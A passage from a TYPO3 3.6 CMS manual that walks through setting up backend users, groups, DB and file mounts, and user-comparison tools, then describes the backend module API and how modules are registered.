- Username:** newuser
- Password:** *****
- Group:** Selected: (empty), Items: guest_group
- Lock to domain:**
- Admin(!):**
- Name:** User Name
- Email:** user@email.com
- Default Language:** German

Logging in now, this is what the user will see:

The screenshot shows the TYPO3 3.6.0-dev Web Content Management System login page. The page includes the following elements:

- Header:** TYPO3 logo and version information: TYPO3 3.6.0-dev Web Content Management System.
- Navigation:** Hilfe, Über TYPO3, and a Logout button.
- User Information:** [newuser]
- Copyright Notice:** TYPO3 CMS ver. 3.6.0-dev. Copyright © 1998-2003 Kasper Skårhøj. copyright of their respective owners. Go to <http://typo3.com/> for details. ABSOLUTELY NO WARRANTY; click for details. This is free software, and you are well under certain conditions; click for details. Obstructing the appearance of this notice
- Module Description:** Dies ist eine kurze Beschreibung der vorhandenen Module:
- Help Section:** Hilfe, Über TYPO3, Informationen über TYPO3. Zeigt Ihnen die grundlegenden Informationen zu TYPO3, Versionsi Lizenzbedingungen an.
- Footer:** (Eigenschaften können abhängig von Ihrer Webseite und Ihren Zugriffsrechten variieren.) Sie sind angemeldet als: **newuser** (User Name, user@email.com)

3: Create a group, setup access lists, assign membership of group

Click the "Create new" icon:



... enable the access lists, and add the relevant entries:

Backend usergroup [2] - New Group

Disable:

Group title:
 New Group

Lock to domain:

Include Access Lists:

Modules:

| Selected: | Items: |
|-----------|----------|
| web | web |
| web_list | web_list |
| file | web_info |
| file_list | web_perm |
| doc | web_func |

Tables (listing):

| Selected: | Items: |
|-----------|--------|
| | Page |

Tables (modify):

| Selected: | Items: |
|-----------|--------|
| Page | Page |


Page types:

| Selected: | Items: |
|-----------|-----------|
| Standard | Standard |
| | SysFolder |
| | Recycler |


Allowed excludefields:

| Selected: | Items: |
|------------|----------------------------------|
| Page: Type | Page: Type |
| | Page: TSconfig |
| | Page: Stop page tree |
| | Page: Is root of website |
| | Page: General Record Storage pac |

Edit the user record again and set the membership of the group:




Logging in now, this is what the user will see:




4: Set up DB mount point


Either do this for the group you created or for the user record itself. If you chose to set up the DB mount for the group you will be able to share the DB mount for all members of that group that has the "Mount from groups:" / "DB Mounts" flag set.




Then make sure to set the permissions recursively for that page so either the user owns the page and subsequent pages or that the user is member of the group owning the pages (or of course allowing "everybody" access).




Then select the permissions you want to assign. In this example the user will be the new owner and his member group will be the group of the pages three levels down. Other configurations can work as well of course. Most importantly for the DB mount is that the "Show page" permission is set for the DB mount page. Otherwise the mount will not even be shown!



Result:



Logging in now, this is what the user will see in the Web > List module:




5: Set up a File mount (optional)

Optionally you can create a file mount for the user. It's not a requirement since users can upload files directly in editing forms, but it might be more flexible for your users if they can create an online archive of files for reuse.


Most typically a user has access to a subfolder in "fileadmin/". This can be achieved like this:

Create the Filemount record:




Create the folder "fileadmin/user_uploads/":


Since you as an "admin" user has access to "fileadmin/" by default, you can do this easily through the backend:




Add the file mount record to the File mounts of the group "New group":



Make sure the flag "Mount from groups:" / "File Mounts" is set:




Logging in now, this is what the user will see in the File > List module:



Overview of users

Since TYPO3 offers such a comprehensive scheme for controlling permissions it quickly becomes a problem to verify that all permissions are set correctly. To help alleviate this problem the extension "beuser" is worth mentioning.

This extension installs a backend module in "Tools > User Admin" ("admin" only access). Here you can compare the settings for users based on all permission types. For example the backend users are grouped by membership of backend groups in this example:



As you can see the users "admin" and "guest" shares membership of "guest_group" while the user "newuser" is member of "New group".

Criteria can also be combined:

Compare User Settings

GROUP AND COMPARE USERS

Group by:

- Filemounts
- Webmounts
- Default upload path
- Main user group
- Member of groups
- Page types access
- Select tables
- Modify tables
- Non-exclude fields
- Modules
- TSconfig

RESULT

| Useames: | Filemounts: | Webmounts: | Member of groups: |
|----------|---|----------------------------|-------------------|
| admin | fileadmin/ admin guest_group My Relative Path | Root page A | guest_group |
| guest | guest guest_group My Abs Path My Relative Path | Root page B Root page A | guest_group |
| newuser | Shared file mount for users | Root page A | New Group |

Viewing the TSconfig structure for users is also very handy:


TSconfig

RESULT

| Useames: | TSconfig: |
|----------|---|
| admin | <pre> [setup] [default] [deleteCmdInClipboard]=1 [options] [shortcutFrame]=1 [admPanel] [enable] [all]=1 </pre> |
| guest | <pre> [options] [shortcutFrame]=1 </pre> |
| newuser | |

Notice how the default TSconfig for "admin" users clearly is set. Likewise for the "options.shortcutFrame" setting we applied for the "guest" user earlier while the newuser has no TSconfig.


Now, lets add the shortcutFrame for the "newuser" as well:



As you can see, even if we configure the TSconfig of the user "newuser" little differently (adding a comment, using braces) the actually configured values for the "guest" and "newuser" users is the *same* now - which qualifies them to be grouped together when grouping by TSconfig.

Switch user

Apart from edit, disabled and delete buttons located in the "User Admin" module you can also switch user easily by a single click if the [SU] button:



You cannot switch back for security reasons, so you will have to logout and login as "admin" again. However this feature is extremely practical if you need to login as another user since you don't have to expose/change their passwords!

Tip: Running MSIE (at least) you can start MSIE twice from the Program Menu and each instance will have a different process and "cookie-scope"; The point is that you can login as "admin" in the one MSIE browser window and as another user in the other window - in the same database! This is possible because the two MSIE instances "don't know" about each other.

Previewing user settings

However you don't have to switch user to just check how that user would see the backend. You can simply click the username and you will have a nice view like this:

USER INFO

newuser User Name, user@email.com

< Back to overview

Filemounts: Shared file mount for users

Webmounts:

| Page title: | User: | Group: | Everybody: | This user: | Main group: |
|-------------|---------------|-----------------|------------|------------|-------------|
| Root page A | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |
| Page 1 | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |
| Subpage 1 | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |
| Bla bla bla | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |
| Subpage 2 | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |
| Page 2 | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |
| Page 3 | newuser ***** | New Group ***x* | xxxxx | ***** | ***x* |

Non-mounted readable pages:

| Page title: | Path: | User: | Group: | Everybody: | This user: | Main group: |
|-------------|---------------|-------------|-----------------|------------|------------|-------------|
| Root page B | / | admin ***** | New Group ***x* | xxxxx | ***x* | ***x* |
| Page 1b | /Root page B/ | admin ***** | New Group ***x* | xxxxx | ***x* | ***x* |
| Page 2b | /Root page B/ | admin ***** | New Group ***x* | xxxxx | ***x* | ***x* |

Default upload path:

Main user group: New Group

Member of groups: New Group

Page types access: Standard

Select tables: Page

Modify tables: Page

Non-exclude fields: Page
- Type

Modules:

- Web
- List
- File
- Filelist
- Doc
- Help
- About

TSconfig:

```

[options]
[shortcutFrame]=1

```

This basically lists all information you could dream of for that user. In particular the calculated permissions for "This user" (1) is nice since that is the sum of the user/group/everybody permissions as they will apply to this user for each page in his DB mounts.

"Non-mounted readable pages" (2) could potentially be a security problem. Those pages are not mounted as DB mounts and thus not visible/clickable in the page tree. But guessing an id of one of those pages and sending that id to the Web>List module would list records on these pages. Most likely you don't want that. Further the danger is even more serious if you have Frontend Edit enabled in the CMS frontend. However *there is no problem* unless you change a default setting; As long as `TYPO3_CONF_VARS['BE']['lockBeUserToDBmounts']` is true (which it is by default) pages will be accessible *only* if they appear *within* the DB mounts - that makes security management a whole lot easier since you *don't* have to worry about "Non-mounted readable pages" at all.


Backend Modules

TYPO3 offers a number of ways to attach custom functionality to the backend. They fall into these categories:

Backend main- and sub-modules

The backend menu reflects the hierarchy of *modules* in TYPO3, divided into *Main modules* and *Sub modules*. This was discussed in the [introduction to the backend interface](#). Their properties are:

- **Backend Menu**
They appear in the backend menu and "About modules" screen. They have an icon, title, description etc.
- **Access control**
They can be access controlled for backend users and groups automatically (depends on configuration).



There is a special kind of module; **Frameset modules** are main modules in TYPO3 which provides a navigation/list frameset for sub-modules. The "Web" and "File" main modules are frameset modules.

"Function Menu" module

The "Function Menu" is the selector box menu you will often find in the upper right corner of backend modules. By that selector you can select sub-functionality within that module. Often this functionality is hardcoded into the backend module. In other cases (like the core modules [Web>Info](#) and [Web>Functions](#)) there is an API which allows you to add additional items to the function menu and specify which PHP-class to call for rendering the content of that item.




The idea of Function Menu modules is that you can add minor functionalities without introducing a whole new backend module which shows up in the menu. Their properties are:

- **Discrete**
Adds functionality discretely or in certain contexts (like in the Web>Template module you would add functionality related to TypoScript Templates).
- **Simple**
Inherits access control and default configuration from main module.

Stand-alone backend scripts

Finally, a script can also work in the backend without being a "real" module (like those in the menu) or Function Menu module. Such a script basically needs to include the "init.php" file from the TYPO3 main folder in order to authenticate the backend users and include the standard classes of TYPO3. Technically this is done by using a subset of the module API. Such a stand alone script is what you will normally get if you create a new CSM item that has to link to a backend enabled script.



Backend Module API

\$TBE_MODULES

In TYPO3 all modules are configured in the global variable, \$TBE_MODULES (see t3lib/stdtdb/tables.php). \$TBE_MODULES contains the structure of the backend modules as they are arranged in main- and sub-modules. Every entry in this array represents a menu item on either first level (array key) or second level (value from list) in the left menu in the TYPO3 backend.

```
$TBE_MODULES = Array (
    'web' => 'list,info,perm,func',
    'file' => 'list',
    'doc' => '', // This should always be empty!
    'user' => '',
    'tools' => 'em',
    'help' => 'about, cshmanual'
);
```

The syntax is:

```
$TBE_MODULES[ module ] => "submodule_1, submodule_2, submodule_3, submodule_4"
```

There are two special keys in the \$TBE_MODULES array to be aware of:

- **\$TBE_MODULES['_PATHS']** is an array used by extensions to register module file locations (for backend modules located in extensions). Obviously, this is not representing a main module.
- **\$TBE_MODULES['doc']** is a main module which cannot have any sub modules.

Module file locations

Modules can be located in the file system after three different principles:

- **Core modules**
The file location of the core modules is "typo3/mod/". Here you will find a number of folders (main modules) and sub-folders (sub modules) with "conf.php" files and icons in. It's unlikely that new core modules are added since extensions should provide all future modules. You should never add core modules by yourself.
Core modules are arranged in folders after the schemes "typo3/mod/[module]" and "typo3/mod/[module]/[submodule]".
- **User defined modules (OBSOLETE)**
Modules located in "../typo3conf/" directory after the same principles as core modules (typo3conf/[module key]/[sub-module key]). If a module or sub-module key in \$TBE_MODULES is *not* found in "typo3/mod/" then it is looked for in "../typo3conf/". Module/Sub-module keys of user defined modules should be prefixed with a lowercase "u", eg. "web_uEtest" (located in "typo3conf/web/uEtest/" or "uMaintest" (located in "typo3conf/uMaintest")
(*Deprecated concept; Do not create user defined modules any more! Create modules in extensions instead.*)
- **Modules from extensions**
Custom modules supplied from extensions are located somewhere inside the extension file space. The extension adds the module to the system by an API call in the "ext_tables.php" file. The API call will add the module key to the \$TBE_MODULES array and set an entry in \$TBE_MODULES['_PATH'] pointing to the absolute path for the module.

Parsing \$TBE_MODULES

The backend determines if a module is a core/user or extension module by first looking for a path-entry in \$TBE_MODULES['_PATHS'] using "[module]_[submodule]" as key (this is also the "name" of the module). If an entry is found, this location is set as the path. Otherwise "t3lib_loadmodules" will look first for the module in the core location ("typo3/mod/") and if not found, then in "../typo3conf/".

In any case, a module is only detected if a **"conf.php" file** was found in its filepath! This file contains configuration of the module; The module name, script, access criteria, type etc.

When the backend needs to get a list of available modules for a backend user the class "t3lib_loadmodules" is used. This code snippet does the trick:

```
// Backend Modules:
$loadModules = t3lib_div::makeInstance('t3lib_loadModules');
$loadModules->load($TBE_MODULES);
foreach($loadModules->modules as $mainMod => $info) {
    ...
}
```

The array \$loadModules->modules contains information about the modules that were accessible; their names, types, sub

modules (if any) and the filepath to their scripts (relative to PATH_typo3).

Registering new modules

Adding new modules should be done by extensions. The API is easy; in the "ext_tables.php" file of the extension you simply need to add code like this:

For main modules:

```
